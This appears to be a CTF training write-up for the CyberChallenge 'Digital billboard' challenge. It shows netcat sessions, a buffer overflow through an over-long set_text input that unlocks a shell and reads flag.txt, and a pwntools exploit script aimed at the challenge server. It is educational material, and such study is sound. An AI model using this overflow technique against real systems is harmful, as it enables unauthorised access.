Base address: 0x7fe216ba5000
*****
> |
```

# SS\_2.01 - Digital billboard

digital\_billboard.py

```
1 print('a'*256)
```

PROBLEMS 8 OUTPUT DEBUG CONSOLE TERMINAL PORTS

Python - sw + - [ ] [ ] ... ^ X

```
/bin/python3 /home/simone/cyberchallenge/sw/digital_billboard.py
```

```
simone@PcSimone:~/cyberchallenge/sw$ /bin/python3 /home/simone/cyberchallenge/sw/digital_billboard.py
```

```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

```
simone@PcSimone:~/cyberchallenge/sw$
```

## SS\_2.01 - Digital billboard

```
simone@PcSimone:~$ nc billboard.challs.cyberchallenge.it 9120
*
* Digital Billboard
*
We bought a new digital billboard for CTF advertisement.

Type "help" for help :)
> help
set_text <text>          (Set the text displayed on the board)
devmode                 (Developer mode)
help                    (Show this information)
modinfo                 (Show information about the loaded module)
> devmode
Developer mode disabled!
> set_text aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaa1
Successfully set text to: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaa1
> devmode
Developer access to billboard granted.
```

## SS\_2.01 - Digital billboard

```
simone@PcSimone:~$ nc billboard.challs.cyberchallenge.it 9120
*
* Digital Billboard
*
We bought a new digital billboard for CTF advertisement.

Type "help" for help :)
> set_text aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa1
Successfully set text to: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaa1
> devmode
Developer access to billboard granted.
ls
billboard.so
binary
flag.txt
```

## SS\_2.01 - Digital billboard

```
simone@PcSimone:~$ nc billboard.challs.cyberchallenge.it 9120
*
* Digital Billboard
*
We bought a new digital billboard for CTF advertisement.

Type "help" for help :)
> set_text aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Successfully set text to: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
> devmode
Developer access to billboard granted.
ls
billboard.so
binary
flag.txt
cat flag.txt
CCIT{Digital Billboard from 34c3 Junior CTF - 4NJrKJXftqrrHDuQ}
```

## SS\_2.01 - Digital billboard

```
4  from pwn import *
5
6  host = "billboard.challs.cyberchallenge.it"
7  port = 9120
8
9  r = remote(host=host, port=port)
10 r.sendlineafter(b'for help', b'set_text' + b'a'*257)
11
12 r.sendlineafter(b'Successfully', b'devmode')
13 r.clean()
14 r.sendline(b'cat flag.txt')
15
16 print(r.clean().decode())
```



# Challenges

SS\_2.01 - Digital billboard

SS\_2.02 - 1996

SS\_2.03 - the answer

SS\_2.04 - restricted shell

SS\_2.05 - LMRTFY

SS\_2.06 - arraymaster1